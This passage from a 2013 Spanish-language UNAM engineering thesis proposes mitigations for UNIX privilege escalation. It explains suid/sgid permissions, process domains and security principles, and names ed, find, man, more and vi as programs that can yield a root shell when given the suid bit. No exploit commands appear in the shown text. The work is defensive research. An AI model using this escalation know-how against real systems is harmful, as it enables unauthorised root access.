VNIVERSIDAD NACIONAL AVTNOMA DE MEXICO

UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE ESTUDIOS SUPERIORES ARAGÓN

"PROPUESTA DE SEGURIDAD A SISTEMAS UNIX PARA MITIGAR ESCALAMIENTO DE PRIVILEGIOS"

T E S I S

QUE PARA OBTENER EL TÍTULO DE:

INGENIERO EN COMPUTACIÓN

PRESENTA:

JONATHAN PONCIANO VERA

DIRECTOR DE TESIS: MAT. LUIS RAMÍREZ FLORES

SAN JUAN DE ARAGÓN, NEZAHUALCÓYOTL,
EDO. DE MÉXICO. 2013

A la UNAM por cultivarme en su seno.

A mi hermano Daniel.

A mis padres.

Teresa y José Alfredo.

A mis hermanos.

Blanca Flor, José Luis y Samuel.

A mis tíos.

Guadalupe, Bertha†,

Oscar <*mi tío bolas*> y Jaime.

A mis primos.

Ernesto y Miguel Ponciano Flores.

A.

Verónica Díaz Sánchez, Sergio Mendieta Flores <3l r3ns3>,

Luis Edmundo Posadas Lira y Ramsés López Guerrero.

A mis profesores.

Mat. Luis Ramírez Flores, M. en C. Ernesto Peñaloza Romero

y M. en C. Marcelo Pérez Medel.

A.

El Laboratorio de Seguridad Informática del Centro Tecnológico

Aragón de la UNAM, en particular a Leobardo Hernández.

Índice

Índice de elementos que integran la propuesta

Índice de figuras

Índice de tablas

Índice de códigos *C*

Índice de sesiones gdb

Índice de sesiones intérprete de comandos

!

Prólogo

UNIX en la actualidad es ampliamente utilizado como sistema operativo de servidores de datos, web y correo debido a que está diseñado para operar bajo un esquema multiusuario y multitarea, es decir, que más de un usuario puede utilizarlo simultáneamente[1], debido a esto su diseño requirió tomar consideraciones relativas a la ejecución de los programas que pertenecen a distintos usuarios del sistema.

En un sistema operativo los programas se ejecutan dentro de un *dominio de ejecución* (permisos o privilegios), este *dominio* es controlado por el sistema operativo. La mayoría de los programas se ejecutan en el *dominio de ejecución* del usuario que los invoca, así un usuario del sistema a través sus permisos asociados puede crear, modificar o eliminar directorios, archivos y programas. En un sistema operativo UNIX se distinguen dos niveles de *dominio de ejecución*: el de *usuario* que es en general de privilegios limitados y otro de *máximos privilegios*.

Para un *programa en ejecución* con privilegios limitados, los elementos que determinan la operación del sistema operativo como archivos de configuración o información sobre las cuentas de usuario quedan fuera de su *dominio de ejecución*, protegiéndolos así de un potencial perjuicio voluntario o involuntario por parte de alguno de estos *programas en ejecución*. Existen *usuarios maliciosos* que desean tener acceso no sólo a sus propios elementos sino también a los que están fuera de su contexto de permisos y para ello podrían *atacar a un programa vulnerable* para obtener permisos de ejecución superiores a los que les corresponderían de manera normal, de lograrlo estarían consumando un ataque de *escalación de privilegios* sobre el sistema operativo (Pfl06).

[1] En sistemas multiprocesador o distribuidos esta simultaneidad de ejecución puede ser real, en sistemas con un único procesador es virtual.

El resultado del éxito del ataque descrito anteriormente sería un *programa en ejecución* con más permisos de los previstos por el creador del programa o por el administrador del sistema operativo, con lo que podría realizar acciones *durante su ejecución* para las cuales no estaba en principio autorizado, por lo cual surge la necesidad de ocuparse de las vulnerabilidades que generan este tipo de escenarios debido a que podrían ser aprovechados por un atacante para escalar privilegios, situación de particular importancia para la seguridad del sistema operativo si un programa básico, es decir, un programa que por defecto se instala en cualquier sistema UNIX, cuenta con características que podrían ser aprovechadas por un atacante para escalar privilegios.

Este trabajo se centra en el escenario de vulnerabilidad generado al permitir a usuarios con privilegios limitados la *ejecución de programas* con máximos permisos que históricamente ha derivado en escenarios que comprometen la seguridad del sistema operativo (Flo85). Durante la realización de esta tesis se consultó información relacionada a los conceptos teóricos de sistemas operativos y su seguridad, esta consulta se basó en libros y artículos de investigación relacionados a esta potencial vulnerabilidad en UNIX, la cual es producto de habilitar el *bit suid* a un programa y así permitir que un usuario normal pueda *ejecutarlo* con máximos privilegios (Che02) (Flo85) (RyT74), en este trabajo se expone el escenario de vulnerabilidad citado anteriormente y se identifican los elementos que lo hacen posible.

Un objetivo de esta tesis es argumentar sobre la *conveniencia* de eliminar la exposición de la *llamada al sistema exec()* de programas básicos de UNIX como propuesta para mitigar el escalamiento de privilegios. Los sistemas operativos GNU/Linux Debian 7.2 *wheezy* y Solaris 11 *x86* de Oracle incorporan programas básicos que se instalan por defecto, entre ellos *ed, find, man, more* y *vi*[2] los cuales exponen en su parametrización de invocación la *llamada al sistema exec()* y en combinación con la habilitación del *bit suid* actualmente posibilitan el compromiso de la seguridad del sistema operativo, como lo sustenta este trabajo.

[2]Los programas *ed* y *vi* son editores de texto, *find* es un motor de búsqueda de archivos, *man* muestra el manual de usuario de algún comando o función del sistema y *more* es un paginador del sistema UNIX.

En la actualidad la información que existe sobre el manejo del *permiso suid*[3] en referencias de administración y seguridad del sistema operativo UNIX (Flo85) (LiSH) (Ste92) exponen que se debe tener *precaución* en su uso, describen como encontrar los *programas suid*, sin embargo, no exponen que en la actualidad existen programas básicos que permiten la ejecución de código arbitrario y en combinación con la habilitación del *bit suid* generan un escenario crítico de seguridad, menos aún exponen las instrucciones concretas con las cuales un atacante podría ejecutar instrucciones o programas con privilegios superiores y tener la oportunidad incluso de obtener el *control total* del sistema operativo.

Hipótesis

La hipótesis que plantea este trabajo es que **actualmente en los sistemas UNIX** GNU/Linux Debian 7.2 *wheezy* y Solaris 11 *x86* de Oracle **es posible construir el escenario de vulnerabilidad descrito en la sección 4.3** basado en los programas básicos *chmod*[4]*, sudo, ed, find, man, more* y *vi* **que podría ser aprovechado por un atacante para tomar el *control total* del sistema operativo a través de obtener un *shell root***[5] y sobre dicho escenario se hará la propuesta de seguridad a sistemas UNIX para mitigar el escalamiento de privilegios.

Contribución y relevancia

Se propondrá una recomendación a los proyectos de documentación de *chmod*, *sudo* y al *Linux Security HOWTO* también a los autores de textos como (Ste92) y similares así como a revistas de seguridad informática relativas a sistemas operativos basados en UNIX para que incluyan en sus secciones correspondientes los ejemplos explícitos del potencial escenario de vulnerabilidad expuesto en este trabajo, con el objetivo de alertar sobre el posible abuso del *permiso suid* otorgado de manera indiscriminada a programas básicos de UNIX, en la *Figura 1* (siguiente página) se muestra una representación gráfica de la temática general abordada por esta tesis.

[3]Habilitación del *bit suid* a un programa.

[4]Los sistemas UNIX incorporan *chmod* por defecto, *sudo* es opcional en algunas distribuciones.

[5]Intérprete de comandos con máximos privilegios en un sistema UNIX.




Figura 1: Temática abordada por esta tesis.

.

Esta tesis aborda un aspecto fundamental de la seguridad en los sistemas UNIX, el referente a los ataques que podrían sufrir los *programas en ejecución*, se sustenta que actualmente es posible construir un escenario concreto de vulnerabilidad basado en los programas básicos *chmod, sudo, ed, find, man, more* y *vi* el cual podría ser aprovechado por un atacante para escalar privilegios a través de obtener un *shell root* y se concluye con una propuesta para mitigar el escalamiento de privilegios logrado a través del aprovechamiento de dicho escenario de vulnerabilidad.

Organización de la tesis

La tesis está organizada de la siguiente forma: en el **primer capítulo** se describen algunas de las tareas principales que realiza el administrador de procesos de un sistema operativo, se expone como está formado el *dominio de ejecución* de un programa además se abordan los aspectos de seguridad en sistemas operativos. En el **segundo capítulo** se inicia con una breve historia y arquitectura del sistema operativo UNIX, también se describe la forma en que maneja los procesos y se expone como se comunican entre ellos en un contexto local y remoto, se finaliza con la exposicion del diseño de seguridad de UNIX. En el **tercer capítulo** se revisa qué es un ataque y sus tipos, se describe qué es un ataque interno y un externo, se expone en qué consiste la *inyección de código* e *inyección de parámetros a un comando*, también se enlistan los errores de programación más peligrosos, además se expone en detalle la *técnica reina* de la escalación de privilegios *el aprovechamiento de programas vulnerables a desbordamiento de pila* y se describe bajo que escenario se posibilita la *inyección de parámetros* a un comando del sistema operativo UNIX, se concluye con la descripción de otros ataques no menos importantes para el *arte* de la escalación de privilegios. En el **cuarto capítulo** se sustenta que actualmente el sistema operativo UNIX incorpora programas básicos que exponen la *llamada al sistema exec()* en su parametrización de invocación o ejecución y que en combinación con la habilitación del *bit suid* generan un escenario de compromiso para la seguridad del sistema, se expone además de manera explícita como podría ser aprovechado este escenario por un atacante para obtener los máximos privilegios en un sistema UNIX. En el **quinto capítulo** se expone la propuesta para mitigar el escalamiento de privilegios logrado a través del uso de la técnica descrita en el cuarto capítulo y por último en el **sexto capítulo** se exponen los resultados y conclusiones.

Introducción

El acceso en UNIX está basado en identificadores de usuario, cada programa tiene asociado un *identificador real* y un *identificador efectivo*, el *identificador efectivo* determina los privilegios que tendrá *durante su ejecución*, este identificador queda determinado por los permisos que tenga asociado el programa. Inicialmente los permisos de acceso en UNIX eran controlados por once *bits*, actualmente son doce debido a que en 1974 se añadió el *bit sticky*, cada uno de estos *bits* toman sólo los valores encendido o apagado indicando si se encuentra o no habilitado el permiso correspondiente, se dividen en los siguientes cuatro conjuntos de tres *bits* cada uno: tres *bits* corresponden a los permisos del usuario propietario, tres a los permisos del grupo al que pertenece el usuario propietario, tres más para los permisos asignados a los usuarios que no pertenecen a ninguno de los conjuntos anteriores y los tres *bits* restantes son conocidos como *bit suid*, *sgid* y *sticky*, de esta forma cada archivo[6] tiene doce *bits* que indican sus permisos asociados.

El *bit suid* y el *sgid* son utilizados para permitir que un programa *sea ejecutado como si lo estuviera ejecutando el propietario del mismo* o con los permisos del grupo al que pertenece respectivamente, el *bit sticky* se ocupa para acelerar la *ejecución de un programa* y para limitar la modificación o eliminación de archivos, limitando estas operaciones al dueño y a un usuario con máximos privilegios (en un sistema operativo basado en UNIX el *super usuario root* es el usuario con máximos privilegios), en la *Tabla 1* (siguiente página) se muestran los *bits* de los permisos especiales y su descripción.

En su *nacimiento* UNIX no fue desarrollado teniendo consideraciones de seguridad, lo que explica el gran número de problemas que ha tenido que ir superando (Rtch). Históricamente se ha descrito la vulnerabilidad que genera el permitir que un usuario normal pueda cambiar su propia contraseña ya que esto implica que debe tener a su disposición un mecanismo que le permita tener acceso de lectura y *escritura* sobre el archivo de contraseñas del sistema.

[6]Un archivo compuesto por *códigos de operación* (instrucciones expresadas en *forma nativa* propia de la arquitectura del procesador) y *enlazado* con las rutinas necsarias es un *programa ejecutable*.

Programas	Archivos	*Bit*
El programa se ejecuta con los permisos de su propietario.	N/A	*suid*
El programa se ejecuta con los permisos del grupo al que pertenece su propietario.	N/A	*sgid*
N/A	Previene la eliminación de archivos por parte de otro usuario.	*sticky*

Tabla 1: *Bits* correspondientes a los permisos especiales en UNIX.

Kerninghan y Ritchie programadores de la primera versión de UNIX en 1969 describieron este mecanismo que en parte se heredó de MULTICS[7] (Tan87), el *mecanismo implementado* permite que un programa *cambie de usuario durante su ejecución*, en el caso del cambio de contraseña el cambio debía realizarse a un usuario con permisos administrativos con las implicaciones de seguridad que esto conlleva, desde entonces se utiliza un *bit* para indicar que ese programa *cambiará de usuario durante su ejecución* y ese cambio sería al del *propietario del programa*, a ese *bit* se le nombró *suid*, de esta manera se habilitó este *bit* a programas que requieren permisos máximos para su ejecución y así pudieran realizar de manera controlada (RyT74) esta y otras tareas administrativas. En los sistemas UNIX a través del uso del *comando chmod* se pueden habilitar o deshabilitar los permisos especiales de un programa, utilizando *chmod* el *super usuario root* puede habilitar el *bit suid* de un programa, así dicho programa podría tener habilitado el *permiso suid* para todos los demás usuarios del sistema operativo.

[7]Sistema operativo desarrollado en 1964 por el MIT, General Electric y los Laboratorios Bell.

Estado del arte

Los problemas inherentes a esta solución no se hicieron esperar, se documentó aunque no de forma explícita (Flo85) a los programas básicos *vi*, *ed* y *write*[8] como programas que permiten la ejecución de código arbitrario lo cual podría generar una vulnerabilidad ya que si estos programas además tienen habilitado el *bit suid* entonces un usuario normal podría ejecutar instrucciones arbitrarias con permisos administrativos e incluso obtener el *control total* del sistema operativo.

El manual del *comando chmod* actualmente no expone explícitamente los potenciales riesgos de habilitar el *bit suid* a los programas *ed, find, man, more* y *vi*.

El proyecto *sudo* nació en 1980 con la intención de controlar este mecanismo (Sudo) a través de un archivo de configuración (/etc/sudoers) mediante el cual se pueden otorgar *máximos permisos de ejecución* sobre un programa a un usuario especifíco, es decir, de manera discrecional. Versiones de *sudo* están disponibles actualmente para la mayoría de los sistemas operativos basados en UNIX. Al día de hoy en la sección de *advertencias* de la documentación de *sudo* se expone:

"There is no easy way to prevent a user from gaining a root shell if that user is allowed to run arbitrary commands via sudo. Also, many programs (such as editors) allow the user to run commands via shell escapes, thus avoiding sudo's checks. However, on most systems it is possible to prevent shell escapes with the sudoers(5) plugin's noexec functionality."

"No hay una manera fácil de evitar que un usuario obtenga un shell root si el usuario tiene permiso para ejecutar comandos arbitrarios mediante sudo. También, muchos programas (como editores) permiten al usuario la ejecución de código arbitrario, evitando así los controles de sudo. Sin embargo, es posible evitar a la mayoría de programas la ejecución de código arbitrario con sudoers (5) a través de la opción noexec."

[8]Programa básico utilizado para enviar mensajes a otro usuario del sistema.

La advertencia sugiere utilizar la opción *noexec* ya que existen programas con el *bit suid* habilitado y si además exponen la posibilidad de *invocar otro programa* desde su actual contexto de privilegio a través de la exposición de la *llamada al sistema exec()*[9] generan una vulnerabilidad para la seguridad del sistema operativo, sin embargo, al momento tampoco la documentación de *sudo* tiene referencias explícitas que ejemplifiquen la gravedad que implica la omisión a esta advertencia, menos aún su posible aprovechamiento concreto por parte de un atacante, por lo que surge la necesidad de exponerlo de manera explícita y concreta.

[9]Las *llamadas al sistema* en este trabajo se denotarán como *nombre_llamada_al_sistema()*.

1. Fundamentos

1.1. Sistema operativo

El sistema operativo es el conjunto de programas más importante que controla todos los recursos de la computadora y establece la base sobre la que pueden construirse los programas de usuario, algunos de los sistemas operativos modernos más populares son GNU/Linux Debian *wheezy*, Solaris[10] de Oracle, Android de Google, Mac OS X de Apple, Windows de Microsoft y z/OS de IBM. El *kernel* es el *corazón*[11] del sistema operativo y es el responsable de facilitar a los distintos programas acceso al *hardware* de la computadora, es el encargado de gestionar los procesos, la memoria, los dispositivos y los archivos del sistema (Mck96) (Mdk74) (Tan87).

[10]Existen versiones para procesadores *SPARC* y *x86*-compatibles.

[11]Esta analogía es más precisa si se considera a un ahuacate como el sistema operativo y al *kernel* como su hueso.

1.2. Llamadas al sistema

La comunicación entre procesos y el *kernel* se realiza a través de *llamadas al sistema* (*función de programación* del sistema) o a través de mensajes cortos conocidos como señales[12], utilizando estos mecanismos un proceso puede obtener *servicios del hardware*, en la *Figura 2* se muestran estos dos tipos de comunicación entre los procesos y el *kernel*.




Figura 2: Comunicación procesos-*kernel*: *llamadas al sistema* o mensajes.

1.3. Procesos en un sistema operativo

El concepto de *proceso* es fundamental en todo sistema operativo que incorpore multitarea la cual refiere la posibilidad de ejecutar más de un proceso de manera simultánea. Un proceso *es un programa en ejecución*, de esta definición se desprende que mientras un programa es un conjunto de *bytes*[13] listos para ser cargados a memoria y preparados para su ejecución que podrían sólo estar en un dispositivo de almacenamiento secundario[14], un proceso es la *ejecución del programa*, por lo cual un proceso cambia en el tiempo, esta es una característica fundamental en la comprensión de la diferencia entre un programa o código ejecutable y un proceso o

[12]En el estándar POSIX.1 y POSIX.1c se especifican las *llamadas al sistema* relacionadas al manejo de señales.

[13]Una secuencia generalmente de ocho *bits* a menudo referenciada como *caracter*.

[14]Discos duros internos o externos, *USBs* o *CDs*.

programa en ejecución, en la *Figura 3* se muestra la relación respectiva de un programa y un proceso con el tiempo de procesador.




Figura 3: Un programa permanece inmutable, en tanto que un proceso es una entidad cambiante en el tiempo.

1.3.1. Espacio de direcciones de un proceso

El espacio de memoria que el sistema operativo reserva para que un proceso pueda leer y escribir sus datos e instrucciones es llamado *espacio de direcciones* del proceso (Tan87), el cual contiene el código ejecutable, los datos y pila del programa que son los tres segmentos que forman la *imagen* del proceso, es decir, *su mundo*. En la *Figura 4* se muestran los *espacios de direcciones* de dos procesos.




Figura 4: Espacio de direcciones de un proceso.

1.3.2. Ciclo de vida de un proceso

En un sistema operativo la creación de un proceso se realiza de la siguiente manera:

1. El *proceso padre* invoca la *llamada al sistema* correspondiente para crear procesos.

2. El *proceso hijo* creado en el paso anterior es creado a *imagen y semejanza del proceso padre*, es decir, contiene el mismo código ejecutable en su segmento de código, por lo cual se podría coloquialmente decir que en este punto carece de *identidad propia* aunque ya tiene una entrada en la *tabla de procesos*, la cual contiene una entrada por cada proceso que entre otros campos contiene el nombre del proceso, un identificador único y el usuario al que pertenece.

3. El *proceso padre* invoca la *llamada al sistema* correspondiente para *encomendar* una tarea al *proceso hijo* a través de asignarle la *imagen* de un código ejecutable y así el *proceso hijo* adquirirá *identidad propia*.

4. El *proceso hijo* con *identidad propia* (tarea asignada) realiza *su tarea* y al terminar avisa al *proceso padre* su finalización a través de una señal e inmediatamente después termina su *ciclo de vida*.

En el flujo anterior es preciso enfatizar que el *primer proceso* conocido como *proceso 0* es la creación de la estructura de la *tabla de procesos*, en seguida se crea al *proceso 1* que es el proceso *más arriba* dentro de la jerarquía de procesos la cual se puede visualizar como una estructura de árbol genealógico, bajo ese entendido el proceso 0 sería la creación del árbol y el *proceso 1* sería el nodo raíz del mismo como se muestra en la *Figura 5* (siguiente página).

Figura 5: Los procesos 0 y 1 de un sistema operativo: creación de la estructura que contendrá la información de los procesos e inserción del primer proceso en la misma.

1.4. Seguridad de sistemas operativos

Los procesos del sistema operativo son objetivo de muchos y variados ataques, por lo cual es necesario comprender los elementos que debe implementar un sistema operativo para mitigar el riesgo de que un ataque comprometa su seguridad. Inicialmente se exponen los principios que debe cumplir un diseño seguro, se continúa con la descripción de los niveles de seguridad establecidos en el estándar que comúnmente se toma como referencia para clasificar la seguridad de un sistema operativo: *el libro naranja*.

1.4.1. Principios de un diseño seguro

Saltzer y Schroeder en 1975 identificaron principios generales que pueden ser utilizados como base para el diseño de sistemas operativos seguros (Tan87), es preciso enfatizar que tal diseño debe ser público, un resumen de estas ideas se expone a continuación:

1. Por defecto el sistema operativo no debe ser accesible.

2. Se deben revisar los permisos al momento del intento de acceso.

3. Que cada proceso tenga el menor permiso posible el cual es referenciado en la literatura como *privilegio mínimo*.

4. Los mecanismos de protección deben ser simples e implementados en el *kernel*.

5. El esquema elegido debe ser física y lógicamente viable.

1.4.2. Estándares: *libro naranja*

El *libro naraja* es parte de la *serie arcoíris* publicada por el Departamento de Defensa de Estados Unidos, su propósito es dar una clasificación del nivel de seguridad de los sistemas en base a los controles que implementen.

De acuerdo al mismo estándar los criterios de evaluación se desarrollaron para alcanzar los siguientes objetivos: *medición* para dar elementos cuantitativos al Departamento de Defensa de Estados Unidos y a usuarios finales en general, así un usuario puede confiar en que un sistema B2 es más seguro que un sistema C2, *dirección* para proveer a los fabricantes de un estándar y *adquisición* para que un usuario tenga la confianza de que el sistema que va adquirir fue evaluado en su seguridad.

El *libro naranja* define cuatro divisiones jerárquicas de seguridad para la protección de la información: D, C, B y A en orden creciente de confiabilidad. El nivel de protección mínimo es D, C y B son los niveles discrecional y obligatorio respectivamente en tanto que A es el verificado o controlado. La división C contiene a su vez dos subdivisiones la C1 y C2 donde el nivel C2 ofrece una mayor seguridad que el nivel C1, análogamente la división B tiene tres subdivisiones B1, B2 y B3, en la *Figura 6* (siguiente página) se muestran los niveles de seguridad definidos en el *libro naranja*.




Figura 6: Niveles de seguridad del *libro naraja*.

En las primeras versiones de UNIX esencialmente todos los usuarios estaban en el mismo nivel de seguridad y la protección de archivos era precaria, la mayoría de las implementaciones modernas de UNIX son de clase C1 ya que la protección de archivos es realizada de forma discrecional por cada usuario propietario de los mismos.

1.4.3. Mecanismos de protección

En esta sección se revisarán algunas técnicas utilizadas por los sistemas operativos para proteger archivos y otros activos informáticos.

1.5. Permisos: *dominios de ejecución*

Un sistema informático contiene *objetos* que requieren ser protegidos como el procesador, segmentos de memoria y archivos (Tan87), cada *objeto* tiene un *único nombre* por el cual es identificado y un conjunto de operaciones relacionadas, por ejemplo lectura y escritura son operaciones para archivos.

Es claro que se requiere prohibir a los procesos acceder a *objetos* para los cuales no tienen autorización, más específicamente es posible restringir a los procesos para

que sólo puedan *ejecutar* un subconjunto de operaciones sobre ellos que se considerarán como legales.

De lo anterior se desprende la definición de *dominio*: un conjunto de pares ordenados (x , y) donde x es el *objeto* e y es permiso que el *objeto* x tiene asociado, cada proceso (*sujeto*) tiene asociado un conjunto de estos pares al que se le conoce como *dominio de ejecución*. El profesor Andrew S. Tanenbaum comenta (Tan87):

"Processes can also switch from domain to domain during execution. The rules for domain switching are highly system dependent".

"Los procesos pueden conmutar de un dominio a otro durante su ejecución. Las reglas de esta conmutación quedan determinadas por el sistema"

Debido a la existencia de usuarios y permisos asociados cuando un usuario tiene un *objeto* (directorio, archivo o programa) que es de su propiedad y no desea que otro *sujeto* (usuario o proceso) lo lea, escriba o ejecute o en su lugar desea permitir que los demás usuarios puedan leerlo o ejecutarlo pero que sólo algunos puedan modificarlo, entonces les puede otorgar permisos para ello, estos permisos pueden ser de lectura, escritura o ejecución o una combinación de ellos. En cuanto a los permisos de ejecución también podría permitir que otro usuario ejecute un programa suyo como si lo estuviera ejecutando él mismo, lo cual causaría que el *programa en ejeciución* conmutará entre el *dominio de ejecución del ejecutante* y el *dominio de ejecución del propietario del programa.*

1.5.1. Listas de control de acceso

En la práctica almacenar una *matriz de dominio* para cada proceso es poco común por lo grande que sería, ya que no todos los procesos tienen acceso a todos los *objetos* y aún en ese caso tendrían una entrada en la *matriz de dominio* que relacionaría al proceso con *todos los objetos* haciéndola muy grande en tamaño.

Una solución a esta problemática consiste en asociar a cada *objeto* una lista de todos los *sujetos* que pueden accederlo, esta lista es llamada *lista de control de acceso* (*lca*) (Mdk74).

En UNIX cada archivo tiene un bloque separado de disco en donde se almacena su *nodo i* asociado así un archivo queda plenamente caracterizado por el par ordenado (*nombre*, *nodo i*) donde *nodo i* es un apuntador[15] a una estructura que contiene la información relacionada al archivo y en ella se almacena la información relacionada a los permisos y su *lca* asociada.

Las *listas de control de acceso* no son estáticas cambian en el tiempo a medida que nuevos *objetos* son creados, los *objetos* obsoletos son destruidos o el propietario de los mismos decide incrementar o restringir el conjunto de *sujetos* que pueden acceder a ellos.

1.5.2. Modelos de protección

Harrison en 1976 identificó seis operaciones principales que pueden ser utilizadas como base para la protección de un sistema, estas son creación de *objeto*, eliminación de *objeto*, creación de *dominio*, eliminación de *dominio*, otorgamiento de permisos y retiro de permisos las cuales pueden ser combinadas.

1.5.3. Control de acceso discrecional

Es el manejo de acceso restrictivo a *objetos* basado en la identidad de los *sujetos* (procesos o usuarios) (Dod85), este control es discrecional en el sentido de que el *sujeto* propietario de los *objetos* puede otorgar permisos de su acceso a otro *sujeto*.

[15] Un apuntador *apunta* a una dirección de memoria.

1.5.4. Ataques comunes al sistema operativo

A continuación se enumeran los ataques al sistema operativo más comunes (Tan87):

1. Muchos sistemas operativos al no eliminar la información que se guarda en los dispositivos de almacenamiento secundario como *usb*[16] o discos duros externos son susceptibles a que un atacante pueda recuperar información sensible de estos dispositivos.

2. Intento de ejecutar de manera ilegal *llamadas al sistema* o utilización de las mismas con parámetros ilegales.

3. Proceso de autenticación no debidamente implementado, por ejemplo que el proceso de autenticación termine anómalamente o que se considere satisfactorio bajo esta circunstancia, así como el manejo de reintentos posibles dependiendo del nivel de seguridad del sistema operativo.

4. Dejar una puerta trasera para reservarse la admisión al sistema generalmente con máximos privilegios.

[16] Glosario de términos, p. 53.

1.6. Resumen del capítulo 1

El sistema operativo es el conjunto más importante de programas de la computadora y el *kernel* es su *corazón*. Una *llamada al sistema* es una funcionalidad que expone el *kernel* para que un proceso pueda a través de su uso directo o indirecto tener acceso al *hardware* de la computadora. La comunicación de un proceso con el *kernel* se puede realizar a través de mensajes (señales) o por *llamadas al sistema*. Un proceso es un *programa en ejecución* y a las localidades de memoria que reserva el sistema operativo para los datos e instrucciones del proceso se les conoce como *espacio de direcciones* del proceso. La creación de un proceso se realiza a través de la invocación de una *llamada al sistema*. Un proceso no debe terminar su *ciclo de vida* si tiene *hijos* que aún no finalizan su ejecución para evitar tener procesos *huérfanos*. En cuanto a la comunicación entre procesos se distingue entre aquellos que están jerárquicamente relacionados y los que no. Los sistemas operativos son susceptibles a ataques realizados a través de invocar *llamadas al sistema* con parámetros ilegales. Un diseño seguro debe ser público. Los *permisos* determinan el nivel de privilegio de un proceso. Un proceso puede conmutar entre *dominios de ejecucion* durante su *ciclo de vida*. La clasificación de seguridad de un sistema operativo se establece en el *libro naranja* en base a los controles que implemente.

2

2. Sistema operativo UNIX

2.1. Una muy breve historia y arquitectura

El sistema operativo UNIX es un sistema multitarea[17] originalmente desarrollado en 1969 por Ken Thompson, Dennis Ritchie, Brian Kernighan, Douglas McIlroy y Joe Ossanna, inicialmente fue desarrollado en el *lenguaje ensamblador*[18] de la minicomputadora PDP-7[19] y en 1973 fue reprogramado en lenguaje *C* (Mck96), durante la década de 70s y principios de los 80s la influencia de UNIX en círculos académicos dio lugar a su adopción a gran escala. El término UNIX es utilizado para referirse a un sistema operativo que tiene las características de la versión 7 de UNIX o UNIX System V. Existen distribuciones comerciales como Solaris, HP-UX, AIX, DARWIN de Apple y distribuciones *libres* como Linux, entre todos los *sabores* de UNIX el más usado es Linux el cual se utiliza como sistema operativo de servidores de datos, equipos de escritorio, *smartphones*[20] y de enrutadores de datos utilizados en las redes informáticas.

[17] Ibídem Prólogo, p. i.

[18] Lenguaje de bajo nivel *dependiente de la arquitectura* del procesador.

[19] Minicomputadora fabricada por Digital Equipment Corporation.

[20] Android de Google está basado en Linux.

